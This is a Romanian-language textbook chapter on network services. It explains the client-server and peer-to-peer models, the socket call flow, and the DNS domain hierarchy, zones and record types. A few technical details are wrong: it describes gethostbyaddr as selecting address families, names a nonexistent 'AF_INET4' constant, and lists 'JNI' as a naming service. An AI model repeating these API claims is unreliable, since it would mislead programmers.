Mai sus s-a precizat că un serviciu are asociat un protocol. Protocolul descrie interacțiunea între server și client, pașii urmați de fiecare pentru oferirea, respectiv primirea serviciului. Atât clientul cât și serverul cunosc protocolul și îl folosesc. În consecință, clientul și serverul beneficiază de o implementare software a protocolului, iar, la nivelul unui sistem de calcul, cele două entități reprezintă câte un proces. În termeni strict tehnici, un client este, de fapt, un proces client de pe un sistem de calcul/dispozitiv client, iar un server este, de fapt, un proces server de pe un sistem de calcul/dispozitiv server.

Termenul de server are două semnificații în lumea calculatoarelor: sistem server sau proces server. Un **proces server** este un proces care oferă servicii de rețea către procese client. Un **sistem server** este un sistem hardware cu putere ridicată pe care rulează servicii locale sau de rețea, în forma unor procese. Față de un sistem desktop, un sistem server dispune de putere de calcul și de stocare mai mare pentru a permite servirea, în condiții optimale, a utilizatorilor și clienților. Probabil un element caracteristic pentru un sistem server este prezența unei plăci grafice modeste, rolul său nefiind acela de procesare grafică sau rulare de jocuri pe calculator la rezoluție maximă.

Pe un sistem de calcul dat pot rula simultan mai multe servere sau mai mulți clienți sau atât servere cât și clienți, în forma unor procese. Identificarea locală a unui proces se realizează prin intermediul *Process ID*-ului (PID). Similar, un proces de rețea trebuie să poată identifica partenerul de comunicație *(peer*-ul): procesul client de pe sistemul client trebuie să poată identifica procesul server de pe sistemul server și viceversa. Pentru aceasta se folosește nivelul inferior din stiva de rețea.

Serverele și clienții, implementate la nivelul aplicație din stiva de rețea, se bazează pe nivelul Transport; în general, este vorba despre protocoalele UDP și TCP (în majoritate TCP). Pe lângă roluri precum controlul fluxului sau gestiunea conexiunii, protocoalele de nivel Transport au rolul de demultiplexare a comunicației: mai multe canale simultane pot ajunge către același sistem. Demultiplexarea se realizează prin porturi.

În contextul serviciilor de rețea, un port este identificatorul unui proces de rețea. Astfel, un proces de rețea (client sau server), este identificat, în Internet, printr-o pereche <adresă IP, port>: adresa IP identifică sistemul de calcul, iar portul identifică procesul din cadrul sistemului calcul; cu această pereche fiecare partener (*peer*) poate identifica celălalt partener. O conexiune sau comunicație este un tuplu de forma <adresă IP sistem server, port proces server, adresă IP sistem client, port sistem client>.

Modelul client server este modelul natural folosit pentru implementarea serviciilor de rețea. Din acest motiv există o corelare strânsă între API-ul de rețea și modelul de client server. API-ul de rețea, sau API-ul de socketi, este interfața de programare a aplicațiilor de rețea - fie clienți, fie servere.

9.1.1 Socketi și servicii

În dezvoltarea de aplicații de rețea și, așadar, și a serverelor și clienților se folosește interfața de socketi, existentă pe majoritatea sistemelor de operare. Se numește și BSD socket API, întrucât a fost proiectată inițial pe sistemele BSD Unix, la începutul anilor '80. Informații detaliate despre socketi și programarea cu socketi se găsesc în cartea lui Richard Stevens – Unix Network Programming [11].

Interfața de lucru cu socketi este strâns legată de modelul client server. Fluxul de apeluri pentru implementarea unui server diferă de fluxul de apeluri pentru implementarea unui client, în conformitate cu rolul diferit al fiecăruia.


Astfel, interfața trebuie să urmeze un set de reguli care garantează funcționarea serviciului:

- serverul trebuie să pornească înaintea clientului;
- în momentul în care serverul pornește, acesta trebuie să fie identificat de către client; adică trebuie să aibă o pereche <adresă IP, port> asociată;
- datele de identificare ale serverului trebuie să fie disponibile clientului; acesta trebuie să știe cum să ajungă la server pentru a solicita serviciul;
- serverul nu trebuie să știe dinainte datele de identificare ale clientului, deoarece acesta îi va furniza datele în momentul în care inițiază conexiunea către server; între timp, serverul așteaptă contactul de la client;
- clientul declanșează „tranzacția" prin inițierea unei conexiuni către server; pe conexiunea realizată, acesta solicită serviciul;
- după realizarea conexiunii, serverul transmite pe canalul de comunicație aferent răspunsul la solicitarea clientului;
- tot clientul este cel care încheie conexiunea, marcând încheierea „tranzacției";
- după ce clientul a încheiat conexiunea, serverul revine în starea de așteptare a unor noi clienți.

Regulile de mai sus generează un set de stări și evenimente în comunicația dintre client și server care se regăsesc și în folosirea API-ului de socketi:

- a) evenimentul de identificare a serverului în Internet/rețea;
- b) starea în care serverul așteaptă conexiuni;
- c) evenimetul de inițiere a conexiunii (conectare) din partea clientului;
- d) evenimentul de încheiere a conexiunii (deconectare) din partea clientului.

Aceste evenimente sunt descrise în figura de mai jos, prezentând fluxul uzual de apeluri pe client



9-1 – Fluxul de apeluri in modelul client-server

și pe server pentru TCP (pentru UDP schema diferă întrucât nu există conexiune). Astfel:

- evenimentul a) este marcat de apelurile socket(), bind() și listen() pe server, semnificând crearea unui socket de tip *listener*, capabil să primească solicitări din rețea;
- starea b) este marcată de apelul accept(), prin intermediul căruia serverul intră in starea de așteptare (listening) a conexiunilor de la clienți; socketul în cauză se mai numește și *listener socket* sau *server socket*; in starea b) serverul este blocat pana se primeste o conexiune, acest lucru este reprezentat de linia dublata;
- evenimentul c) este declanșat de apelul connect() din partea clientului; în acel moment, pe server se creează un socket dedicat, care intră în parteneriat (peer) cu socketul de pe client; cei doi socketi realizează conexiunea identitificată prin <adresă IP sistem server, port proces server, adresă IP sistem client, port sistem client>;
- evenimentul d) este declanșat de apelul close() din partea clientului; apelul close semnifică încheierea comunicației dintre client și server; clientul își încheie execuția, iar serverul revine în starea de așteptare b).

Pe baza acestui flux programatic sunt implementate aplicațiile client și server în Internet, indiferent de limbajul de programare sau platforma folosite. Comunicația dintre client și server între etapele de inițiere și, respectiv, de încheiere a conexiunii se realizează prin respectarea protocolului aferent serviciului.

9.1.2 Modelul Peer-to-Peer

Modelul client-server se bazează pe un model al interacțiunii umane cunoscut mai ales în comerț: o entitate (**serverul**) oferă servicii în vreme ce mai multe entități (**clienții**) solicită servicii.

Există, însă, cazuri în care interacțiunea mediată tehnologic este simetrică: partenerii în comunicație oferă unul altuia servicii. Cel mai des întâlnit caz este transferul de fișiere: un partener (peer) solicită fișiere celuilalt, oferindu-i, în schimb, alte fișiere. Ambii parteneri pot avea, simultan sau alternativ, rol de client și de server. Acest stil de interacțiune este sursa modelului (sau paradigmei) **Peer-to-Peer**.

Modelul Peer-to-Peer este unul în care participanții la comunicare oferă și solicită servicii. Fiecare partener (**peer**) este egal în comunicație cu celălalt. În general, în cadrul acestui model se formează rețele **Peer-to-Peer**, în care fiecare partener din rețea poate contacta pe toți ceilalți parteneri. Exemple de protocoale și rețele Peer-to-Peer sunt cele de transfer de fișiere: BitTorrent, DirectConnect, eDonkey, Kazaa. Rețeaua Skype este o rețea care folosește paradigma Peer-to-Peer, încercând, pe cât posibil, ca legătura de voce între doi parteneri să se realizeze direct între aceștia, fără intermedierea unui server.

Deși poate părea o alternativă la modelul client-server, modelul Peer-to-Peer, este, de fapt, un model client-server ascuns. Fiecare partener are, în cadrul implementării, rol de server și client. La nivel de implementare acest lucru poate însemna folosirea simultană a unui proces client și unui proces server de resurse comune (de exemplu, fișiere partajate), folosirea unui sistem cu mai multe fire de execuție sau folosirea de operații asincrone pe socketi. Indiferent care este opțiunea de implementare, atât fluxurile programatice pentru client cât și cele pentru server se regăsesc în implementarea partenerului, în forma prezentată la finele secțiunii anterioare.

În consecință, modelul client-server este modelul fundamental de implementare a serviciilor la nivelul Internet-ului, indiferent de forma acestora: servicii centralizate sau descentralizate/Peer-to-Peer. Dezvoltarea unui nou serviciu este motivată de o anumită nevoie; din punct de vedere tehnic, formularea unei soluții înseamnă dezvoltarea unui nou protocol de comunicare la nivel aplicație și implementarea de clienți și servere care să îl folosească.

9.2 Tipuri de servicii

Diversitatea solicitărilor și soluțiilor imaginate de oameni creează o diversitate corespunzătoare a serviciilor în Internet. Putem clasifica serviciile după tipul de probleme pe care acestea le rezolvă, sau conform cu specificul protocolului folosit pentru comunicare.

Probabil cea mai comună formă de clasificare este cea care ține cont de **nevoia rezolvată**. În acest sens putem considera:

- **servicii de transfer de fișiere**: un fișier este transmis în rețea de la un nod la altul; exemple: FTP, HTTP;
- **servicii de conexiune la distanță** (*remote connection*): sunt utile pentru accesarea unui dispozitiv fără a necesita prezența fizică lângă acesta; exemple: telnet, rsh, SSH, VNC, RDP;
- **servicii de comunicare**: facilitează comunicarea între persoane care se pot afla pe continente diferite; exemple: poștă electronică (SMTP, POP3, IMAP), instant messanging (XMPP, IRC);
- **servicii de nume**: mapează un nume/denumire ușor de reținut pe o altă valoare, de obicei numerică; exemple: DNS, NIS, JNI, DHCP;
- **servicii de acces la resurse**: poate fi vorba de accesarea unei baze de date sau a unui echipament sau a unei resurse; exemple: servicii de printing (CUPS, IPP), LDAP, SNMP;
- **servicii de informare**: oferă informații utile clientului; exemple: NTP.

Aceste clase de servicii nu sunt exhaustive, iar clasificarea de mai sus este laxă. De exemplu, se poate considera că și SSH poate fi folosit pentru transferul de fișiere, folosind `scp`. Sau că HTTP poate fi folosit pentru accesarea unor informații, când URL-ul său nu conduce la accesarea unui fișier. În orice caz, e de avut în vedere că serviciile sunt diverse și că rolul acestora ține de natura problemelor întâlnite în experiența umană[1].

Ținând cont de **modul de interconectare**, putem considera serviciile ca fiind:

- **centralizate**: un server central răspunde cererilor clienților;
- **descentralizate**: nu există un singur server, iar clienții pot fi la rândul lor servere.

Ambele folosesc modelul client server, depinzând de numărul și repartizarea serverelor. În cazul descentralizat, putem vorbi despre sisteme cluster, sisteme cloud sau sisteme Peer-to-Peer – cu serviciile și protocoalele aferente.

Din punctul de vedere al implementării, putem considera două criterii de clasificare: **protocolul de nivel transport folosit** și **formatul mesajelor de protocol de nivel aplicație**.

Protocolul de nivel transport folosit de un spectru larg de servicii este TCP. Facilitățile oferite de acesta, precum prezența unei conexiuni, transmiterea sigură și controlul fluxului, îl fac protocolul preferat pentru majoritatea protocoalelor de nivel aplicație cunoscute (HTTP, FTP, SSH, SMTP etc.).

Protocolul UDP, un protocol simplu și fără facilități precum transmiterea sigură, este folosit, în general, de protocoale de nivel aplicație simple sau pentru care pierderea unor pachete nu este critică. Astfel de protocoale sunt DNS, SNMP, RTP.

Formatul mesajelor de protocol de nivel aplicație împarte protocoalele (și, implicit, serviciile) în protocoale text și protocoale binare. Protocoalele text sunt acelea în care mesajele sunt trimise în format text, direct inteligibil pentru oameni (*human-readable*); folosirea unui sniffer de rețea[2] permite vizualizarea conținutului mesajului. Protocoalele binare codifică mesajele transmise în format binar (*machine-readable*), care nu poate fi direct înțeles de om.

Folosirea unui format sau altul nu ține de rațiuni de securitate[3], ci, mai degrabă, de rațiuni de implementare. Un protocol care se dorește simplu și eficient, precum DNS, va împacheta mesajele în format binar. Protocolul SSH transmite informații criptate, motiv pentru care acestea sunt tot timpul

---

[1] O listă exhaustivă cu serviciile din Internet este disponibilă în fișierul `/etc/services`

[2] `wireshark` sau `tcpdump`

[3] Cu un sniffer îl poți captura și decodifica.

binare. Protocolul LDAP transmite informațiile în mod binar din rațiuni de eficiență a împachetării acestora. De partea cealaltă, protocoale precum HTTP sau SMTP, orientate în primul rând pe funcționalitate și abia apoi pe eficiență, sunt protocoale cu mesaje text.

Numărul mare de servicii în Internet, ca și protocoalele folosite, face improbabilă folosirea tuturor de către o singură persoană, cu atât mai puțin înțelegerea acestora. Există, însă, un set de servicii și protocoale care, în zilele noastre, sunt folosite, direct sau indirect, de majoritatea utilizatorilor de Internet: serviciul DNS, serviciul web, serviciul de e-mail. Acestea vor fi prezentate în secțiunile următoare.

9.3 Serviciul DNS

La începutul Internetului, numărul de stații existente era suficient de mic încât acestea să poată fi reținute sub forma unei liste. Pentru a realiza o asociere între un nume și adresa stației se folosea un fișier dedicat[4] în care fiecare utilizator completa intrări; fiecare intrare reprezenta o asociere/mapare între un nume și o adresă. Cât timp numărul de stații a fost mic, actualizarea și folosirea fișierului a fost fezabilă.

În momentul apariției adresării IP și Internetului, odată cu creșterea numărului de stații, gestiunea acestui fișier a devenit mult prea dificilă. Era nevoie de un serviciu de mapare între nume și adrese IP care să răspundă rapid interogărilor clienților. Numărul tot mai mare de stații și de interogări au devenit tot mai dificil de gestionat; prin urmare, folosirea unui mod centralizat de stocare a mapărilor nu mai reprezenta o soluție. Răspunsul consta în folosirea unui sistem descentralizat. În același timp, dinamica Internetului și nevoia de actualizare a intrărilor din diverse regiuni însemna că nici gestiunea nu putea fi realizată centralizat. Era nevoie de un serviciu descentralizat cu gestiune descentralizată. Acest serviciu este DNS.

DNS (Domain Name System) este un serviciu de Internet responsabil cu asocierea între nume ușor de reținut (precum insecure.org sau cs.curs.pub.ro) cu adrese IP care nu sunt ușor de reținut. Pentru a accesa o stație, un utilizator va putea folosi doar numele; serviciul DNS este consultat „pe ascuns" față de utilizator, pentru a obține adresa IP aferentă.

Serviciul DNS este standardizat într-un număr impresionant de documente RFC și este folosit de toate celelate servicii de rețea. În momentul în care un utilizator folosește serviciul web, va folosi un URL care conține numele unui server. Pentru conectare, acel nume este translatat în adresă IP prin interogarea serviciului DNS. Trimiterea unui e-mail către o adresă de e-mail presupune o interogare DNS de aflare a serviciului de mail al domeniului.

Fiind un serviciu de bază, cunoașterea funcționării sale și a componentelor specifice este utilă pentru înțelegerea funcționării Internetului, pentru depanarea problemelor de rețea și pentru gestiunea eficiență a rețelei.

9.3.1 Ierarhia de domenii în DNS

În general, descentralizarea este strâns legată de existența unei ierarhii. De exemplu, într-o companie, managerul de top delegă reponsabilități managerilor de departament. Fiecare departament are un rol iar managerul de departament este responsabil pe acesta. În cadrul unui departament există echipe de lucru. De obicei, un team leader sau lead developer este responsabilizat cu gestiunea echipei și a proiectelor la care lucrează aceasta. Toate echipele fac parte din același departament și îndeplinesc rolul departamentului, dar realizează activități diferite, cu responsabilitate delegată team leader-ului.

Ținând cont de nevoia de descentralizare menționată anterior, serviciul DNS își constituie funcționarea pe existența unei ierarhii. Este vorba de o ierarhie de domenii. Există un domeniu rădăcină, care dispune de domenii de nivel inferior, referite ca subdomenii. Fiecare dintre aceste subdomenii are, la rândul său, alte subdomenii, și așa mai departe.

[4] `/etc/hosts`

Un domeniu DNS reprezintă un spațiu de nume. În cadrul domeniului se pot găsi mai multe nume, iar un set de servere responsabile vor translata acele nume în adresele corespunzătoare.

Un subdomeniu DNS este, la rândul său, un nume pentru care s-a realizat o delegare către un alt server. Este însă, și un spațiu de nume, incluzând numele de care acesta este responsabil.

De exemplu: pub.ro este un domeniu, adică un spațiu de nume; www.pub.ro, mail.pub.ro sunt intrări în domeniul pub.ro; în domeniul pub.ro este un server responsabil (ns.pub.ro, de asemenea o intrare) care poate translata adresele www.pub.ro și mail.pub.ro în adrese IP.

cs.pub.ro este un subdomeniu pentru pub.ro. Poate fi considerat un nume, la fel ca www.pub.ro sau mail.pub.ro; rolul său de domeniu este dat de faptul că este un spațiu de nume cu intrări precum wiki.cs.pub.ro sau mail.cs.pub.ro sau elf.cs.pub.ro. La fel ca în cazul www.pub.ro, un server dedicat (ns.cs.pub.ro) poate translata adresele din spațiul de nume în adrese IP.

În concluzie, un domeniu:


a) este un nume: un șir care identifică numele domeniului;

b) este un spațiu de nume: conține subnume de care este responsabil;

c) este gestionat de unul sau mai multe servere responsabile; acestea traduc numele din spațiul de nume în adrese IP;

d) poate conține subdomenii către care delegă responsabilitatea mapării de nume la adrese IP.

După cum s-a precizat mai sus, domeniile DNS sunt așezate ierarhic, având în vârf domeniul rădăcină, așa cum este descris în Figura 9-2.



9-2 – Ierarhia de domenii

Domeniul rădăcină în DNS este . (punct). Caracteristicile domeniului rădăcină, așezate peste cele patru elemente de mai sus sunt:

a) numele său este . (punct, dot);

b) este un spațiu de nume care conține subnume precum org, com, info, ro;

c) este gestionat de mai multe servere referite prin a.root-servers.net, ..., l.root-servers.net

```
$ host -t ns .
. name server l.root-servers.net.
. name server d.root-servers.net.
. name server b.root-servers.net.
[...]
```

d) toate subnumele sale sunt subdomenii, și pentru fiecare dintre ele deleagă responsabilitatea.

Domeniile org, com, info, ro sunt subdomenii pentru domeniul rădăcină. Numele lor complet este org., com., info., ro. În DNS, numele subdomeniilor sunt trecute la stânga domeniului, separate prin punct. Similar domeniul pub este subdomeniu pentru ro., numele său complet fiind pub.ro. În folosirea obișnuită, punctul aferent domeniului rădăcină poate fi omis, astfel că, într-un browser, URL-urile http://cs.curs.pub.ro sau http://cs.curs.pub.ro. sunt echivalente.

La fel ca pentru domeniul rădăcină, caracteristicile domeniului ro., așezate peste cele patru elemente de mai sus sunt:

- numele său este ro.;
- este un spațiu de nume care conține subnume precum pub.ro., google.ro.;
- este gestionat de mai multe servere de nume (primary.rotld.ro., secondary.rotld.ro.);
- subnumele sale pot fi nume de subdomenii, precum pub.ro., lug.ro.

Serverele responsabile cu intrările unui domeniu sunt **servere de nume**. Un server de nume este responsabil (se mai zice autoritar) pe un domeniu, gestionează intrările din acel domeniu și răspunde interogărilor pentru intrări din acel domeniu. Adăugarea, ștergerea sau modificarea de intrări din domeniu pot fi realizate doar prin intermediul serverului (serverelor) de nume; similar, un client va interoga serverul de nume pentru a afla adresa IP a unui nume din cadrul domeniului.

Nume de domenii și nume de stații

Un domeniu are asociat un nume, de exemplu cs.pub.ro. Dar același nume de domeniu poate fi și nume de stație. Spre exemplu, numelui cs.pub.ro îi este asociată adresa IP 141.85.227.111.

În general, un nume poate reprezenta fie un nume de domeniu, fie un nume de stație, fie amândouă.

Un nume este un nume de domeniu în momentul în care există un server de nume responsabil pe acel domeniu. De exemplu, ro. este nume de domeniu pentru că există servere de nume aferente acestuia (primary.rotld.ro, secondary.rotld.ro).

Pe de cealaltă parte, un nume este un nume de stație în momentul în care există o intrare în care acel nume este mapat cu o adresă IP. De exemplu, elf.cs.pub.ro are mapată adresa 141.85.227.116.

Un caz dual, reprezentând atât un nume de domeniu cât și un nume de stație, este cs.pub.ro. Acesta este atât nume de domeniu, pentru că există un server de nume responsabil (ns.cs.pub.ro), cât și nume de stație, pentru că îi este asociată adresa 141.85.227.111.

De reținut este faptul că un nume este nume de domeniu sau de stație sau amândouă la un moment dat. Printr-un procedeu de delegare, un nume de stație poate deveni și nume de domeniu. La fel prin, atașarea unei adrese IP unui nume de domeniu, aceasta poate deveni și nume de stație. Diferențierea între nume de domeniu sau de stație se face, de cele mai multe ori, ținând seama de context.

Domenii și zone

Pentru a oferi informații despre numele din spațiul său de nume, fie că sunt nume de stații sau nume de subdomenii, un domeniu necesită unul sau mai multe servere de nume. Serverele de nume gestionează intrările domeniului și pot răspunde la cereri din partea clienților. Spunem că un astfel server de nume este **autoritar** (responsabil) pe un domeniu.

Autoritatea unui server de nume se răsfrânge asupra domeniului și eventual asupra subdomeniilor acestuia. Dacă dorește, un server de nume poate delega autoritatea (responsabilitatea) pentru un subdomeniu unui alt server de nume. Acel nou server de nume devine autoritar pentru subdomeniu.

Ariile de autoritate ale serverelor de nume poartă numele de zone, sau zone de autoritate. O zonă DNS cuprinde totalitatea domeniilor, subdomeniilor și intrărilor din acestea de care este responsabil un server de nume. Dacă un server de nume delegă autoritatea pe un subdomeniu, atunci se creează o nouă zonă. De acea nouă zonă este responsabil noul server de nume.

Presupunem domeniul start.info este gestionat de serverul de nume ns.start.info. Acest server de nume gestionează domeniul, intrările din acesta (www.start.info, mail.start.info) dar și

subdomeniul comp.start.info. Intrările din subdomeniul comp.start.info (db.comp.start.info și users.comp.start.info) sunt gestionate tot de ns.start.info. Pe de altă parte, subdomeniul sales.start.info este delegat unui server de nume nou (ns.sales.start.info). Acest nou server de nume este responsabil pe subdomeniu și pe intrările din cadrul acestuia (store.sales.start.info și accounts.sales.start.info).

În situația descrisă mai sus, există două zone. O zonă, cuprinzând domeniul start.info și subdomeniul comp.start.info, este gestionată de serverul de nume ns.start.info. Cealaltă zonă, cuprinzând subdomeniul sales.start.info, este gestionată de serverul de nume ns.sales.start.info.

În cadrul configurărilor serverelor de nume se folosește, în general, terminologia de zone. Un server este responsabil pe o zonă și, în acest fel, pe domeniul și, eventual, subdomeniile ce formează acea zonă.

De notat este faptul că relația de asociere dintre zone și servere de nume nu este de unu la unu, ci este de mai multe la mai multe. Astfel, de o zonă pot fi responsabile mai multe servere[5]; toate serverele responsabile/autoritare vor gestiona sincronizat acea zonă[6]. În același timp, un server de nume poate fi responsabil de mai multe zone. Spre exemplu, furnizorii de servicii DNS oferă solicitanților de nume posibilitatea de folosire a serverelor de nume proprii. Serverele de nume ale furnizorilor de servicii DNS vor gestiona, așadar, zona aferentă domeniului solicitantului.

Noțiunile de domeniu, subdomeniu și zone sunt strâns legate de proiectarea descentralizată a serviciului DNS. În cadrul DNS se creează o ierarhie de domenii și subdomenii, iar intrările aferente sunt coagulate în zone care intră în gestiunea a cel puțin unui server de nume. Serverele de nume se numesc „autoritare" pe acele zone și pot răspunde interogărilor clienților[7].

9.3.2 Înregistrări DNS

Serviciul DNS are ca rol principal translatarea numelor în adrese IP, deoarece este mult mai ușor pentru o persoană să rețină nume decât adrese IP. În momentul în care este folosit un nume, serviciul DNS este interogat pentru a furniza adresa IP aferentă numelui și pentru a permite, astfel, conectarea la dispozitivul de rețea identificat prin adresa IP.

Pentru aceasta, serviciul reține asocieri/mapări între nume și adrese IP. Este similar tabelei ARP din cadrul unui sistem de operare care reține asocieri între adrese IP și adrese MAC. Aceste mapări sunt gestionate, în cadrul fiecărei zone de DNS, de serverul de nume (sau serverele de nume) responsabil de acea zonă. Un client va trimite o cerere DNS de translatare a unui nume, iar serverul de nume îi va răspunde, după consultarea listei de intrări, cu adresa IP aferentă.

Intrările gestionate de un server de nume poartă numele de **înregistrări DNS** (*DNS records*) sau **înregistrări de resurse** (*resource records*). Pentru fiecare zonă, serverul de nume aferent gestionează o bază de date de înregistrări. Această bază de date este actualizată atunci când se adaugă, se șterg sau se modifică intrări, sau când este interogată în momentul primirii unei solicitări de la un client DNS.

Procesul de servire a unei cereri din partea clientului se cheamă **rezolvare DNS** (*DNS resolution*). Rezolvarea DNS presupune interogarea serviciului DNS și, în consecință, a bazei de date cu înregistrări, și furnizarea răspunsului la solicitarea clientului. Solocitarea clientului poartă numele de **interogare DNS** (*DNS query*).

La nivel schematic, o bază de date de înregistrări este compusă din intrări cu două elemente: nume și adrese IP, la fel ca mai jos:

```
www.start.info.            141.85.227.9
mail.start.info.           141.85.227.10
db.comp.start.info. 141.85.227.11
users.comp.start.info.     141.85.227.12
```

[5] De obicei într-o formulă *master slave*.

[6] „Sincronizat" înseamnă că își vor comunica actualizările pentru a menține informațiile consecvente.

[7] Adică traduc nume în adrese IP.

În momentul în care un client trimite o interogare pentru numele db.comp.start.info., baza de date este consultată, se parcurge lista de nume și, în momentul unei potriviri, se extrage adresa IP corespunzătoare (în cazul de față 141.85.227.11).

Tipuri de înregistrări

Interogările astfel trimise de client poartă numele de cereri de **rezolvare directă** (*forward DNS resolution*). Clientul deține numele și dorește să afle adresa IP. Există însă situații în care se dorește interogarea DNS pentru a afla numele corespunzător unei adrese IP. Aceasta poartă numele de **rezolvare inversă** (*reverse DNS resolution*). Un caz de folosire a rezolvării inverse apare în tehnicile antispam pentru serviciul de e-mail: în momentul primirii unui mesaj de la o adresă IP, se realizează o cerere de rezolvare inversă pentru a verifica dacă numele aferent acelei adrese IP este compatibil cu adresa de e-mail a expeditorului.

Nevoia de translatare a adreselor IP în nume este una dintre cauzele pentru care, în DNS, există tipuri de intrări (DNS record types). Astfel, intrările pentru rezolvare directă sunt intrări de tipul A (address record), iar intrările de rezolvare inversă sunt intrări de tipul PTR (pointer record). Cu aceste adăugiri, intrările din baza de date DNS, precizat mai sus devin:

```
www.start.info.          A       141.85.227.9
mail.start.info.         A       141.85.227.10
db.comp.start.info.      A       141.85.227.11
users.comp.start.info.   A       141.85.227.12
141.85.227.9             PTR     www.start.info.
141.85.227.10            PTR     mail.start.info.
141.85.227.11            PTR     db.comp.start.info.
141.85.227.12            PTR     users.comp.start.info.
```

Un alt tip de intrare DNS este cea specifică adreselor IPv6. În cadrul unei zone, se pot realiza asocieri între nume și adrese IPv6; mai mult, un nume poate avea asociat atât adrese IPv4 cât și adrese IPv6. Intrările IPv6 se găsesc în înregistrări de tipul AAAA, ca mai jos:

```
www.start.info.          AAAA    2a00:1450:400d:7f5::e292
mail.start.info.         AAAA    2a00:1450:400d:7f5::e293
```

Dacă, pentru echilibrarea încărcării (*load balancing*), se doresc mai multe stații aferente unui nume, se pot folosi mai multe intrări de tipul A sau AAAA. Astfel, unui nume îi corespund mai multe adrese IP; unui client îi este întoarsă o singură adresă IP, în cazul unei interogări, în general după o parcurgere round robin[8].

În mod similar apare situația în care mai multe nume să refere aceeași adresă IP. Un caz de folosire este pentru virtual hosting în lumea serverelor web sau a serverelor de e-mail. Pentru aceasta se folosesc alias-uri DNS, în care un nume referă un alt nume, similar link-urilor din sistemul de fișiere. Un alias este o înregistrare care mapează un nume la alt nume. În cazul unei interogări, se parcurg alias-urile din baza de date până la extragerea adresei IP corespunzătoare. Înregistrările DNS de tip alias sunt cunoscute ca tip CNAME (Canonical NAME for an alias). Intrările au o formă precum cea de mai jos:

```
ftp.start.info.          CNAME   www.start.info.
```

În cazul intrării de mai sus, ftp.start.info. este alias pentru www.start.info., care are adresa IP 141.85.227.9. În acest caz, o interogare pentru numele ftp.start.info. va întoarce adresa 141.85.227.9.

Înregistrările din baza de date a unei zone nu se referă doar la nume de stații ci și la nume de domenii. Astfel, în cadrul unei zone, pentru un domeniu sau subdomeniu trebuie precizat care este serverul de nume aferent acelui domeniu, adică ce server de nume este autoritar și trebuie interogat pentru intrări din acel domeniu. Aceste intrări sunt de tipul NS și au formatul următor:

---

[8] Round robin este un algoritm de alegere secvențială a elementelor dintr-o mulțime cu revenire la primul element după epuizarea elementelor.

```
start.info.              NS          ns.start.info.
ns.start.info.           A           141.85.227.225
sales.start.info.        NS          ns.sales.start.info.
ns.sales.start.info.     A           141.85.37.92
```

În listarea de mai sus, domeniul start.info. are ca server de nume ns.start.info. La fel, subdomeniul sales.start.info. are ca server nume ns.sales.start.info. Intrările de tipul NS fac asocierea între două nume: un nume de domeniu (domeniul) și un nume de stație (serverul de nume autoritar pe domeniu).

Pentru ca un server de nume să poată fi contactat, este nevoie de adresa lui IP. De aceea intrările de tipul NS sunt împerecheate cu intrări de tipul A în care se precizează adresa IP a serverului. Aceste intrări poartă numele de glue records[9] și sunt necesare pentru funcționarea serviciului de nume.

Serviciul DNS este folosit de serviciul de e-mail. În cadrul acestuia, trebuie identificat serverul de e-mail responsabil pentru o adresă de e-mail. Astfel trimiterea unui mesaj către *contact@start.info* înseamnă contactarea serverului de e-mail aferent domeniului start.info. Acest server de mail este identificat printr-o intrare de tipul MX (*mail exchange*) din baza de date a serverului, la fel ca mai jos:

```
start.info.              MX          mail.start.info.
mail.start.info.         A           141.85.227.10
```

În listarea de mai sus, domeniul start.info. are ca server de e-mail mail.start.info. La fel ca în cazul intrărilor NS, asocierea este realizată între un nume de domeniu (domeniul) și un nume de stație (server de e-mail).

Pe lângă intrările de tipul A, PTR, AAAA, CNAME, NS, MX, există mai multe intrări într-o bază de date a unei zone DNS. O listă exhaustivă a acestora[10] se găsesc în documentele RFC. RFC-ul 1035 cuprinde intrările de bază; intrările noi, precum cele legate de securitate, se găsesc în documente RFC mai recente. Este de așteptat ca noi RFC-uri să introducă alte tipuri de intrări conform nevoilor.

DNS și IPv6

În mod tradițional, DNS a fost responsabil cu translatarea numelor în adrese IPv4. Pe măsura proliferării adreselor IPv6, DNS va începe să fie folosit pentru translatarea numelor în adrese IPv6. O schimbare rapidă de la adresare IPv4 la adresare IPv6 nu va avea loc, astfel că este de așteptat ca cele două tipuri de intrări să coexiste. În acest sens, pentru un nume dat vor exista, în multe cazuri, o adresă IPv4 și o adresă IPv6.

Favorizarea uneia dintre cele două tipuri de adrese va ține de opțiunea utilizatorului și de facilitățile oferite de implementarea clientului. Astfel, apelul gethostbyname permite preluarea tuturor adreselor aferente unui nume, în timp ce apelul gethostbyaddr permite selectarea interogării doar după adrese IPv4 (AF_INET4) sau doar după adrese IPv6 (AF_INET6) sau ambele (AF_UNSPEC). Ținând cont de latența DNS, selectarea după una dintre cele două tipuri de adrese poate fi un factor de eficiență.

În general, datorită implementărilor cu probleme de IPv6 de pe diverse echipamente, furnizorii de servicii Internet, în special furnizorii de servicii web (precum Google, Facebook) evită furnizarea prioritară de adrese IPv6. Astfel că un client care folosește atât IPv4 cât și IPv6, va primi, în cazul unei interogări DNS, adrese IPv4. În cazul primirii unei adrese IPv6 și a unei implementări nevalide pe sistemul propriu sau pe ruter, site-ul în cauză nu ar funcționa, utilizatorul concluzionând, în general, că este vina furnizorului serviciului.

Pentru rezolvarea unor probleme precum cele de mai sus și pentru a facilita adoptarea IPv6, o serie de companii în domeniul tehnologiilor web (precum Google, Facebook, Yahoo!) participă la World IPv6 Day[11]. În această zi, nume precum www.google.com sau www.facebook.com sunt traduse la adrese IPv6 pentru acei clienți care sunt conectabili la norul IPv6.

---

[9] http://faq.domainmonster.com/dns/glue_record/

[10] http://en.wikipedia.org/wiki/List_of_DNS_record_types

[11] http://www.worldipv6day.org/participants/

Într-un alt efort de facilitare a adoptării IPv6, Stuart Cheshire a propus apelul connectbyname. Acest apel este folosit pentru a permite conectarea unui client la un serviciu dat, fără a fi nevoie de aflarea, în prealabil a adresei IP a acestuia (printr-un apel de forma gethostbyname). Apelul connectbyname primește ca argument un nume în locul unei adrese IP, realizează în spate interogarea DNS corespunzătoare, și, în cazul disponibilității unei adrese IPv6, realizează conectarea la acea adresă.

Adoptarea IPv6 în Internet depinde de implementări funcționale pe un număr cât mai mare de echipamente. Întrucât este improbabilă o trecere bruscă de la IPv4 la IPv6, este așteptată o migrare lentă care înseamnă coexistența celor două protocoale. Serviciul DNS trebuie să asigure suportul pentru această coexistență cu menținerea unor înregistrări de tipul A și de tipul AAAA pentru numele din Internet. Clienții DNS, prin apelurile de bibliotecă aferente, trebuie să ofere utilizatorului posibilitatea conectării pe IPv4 și pe IPv6 cu recomandarea folosirii cât mai intense a IPv6.

9.3.3 Funcționarea serviciului DNS

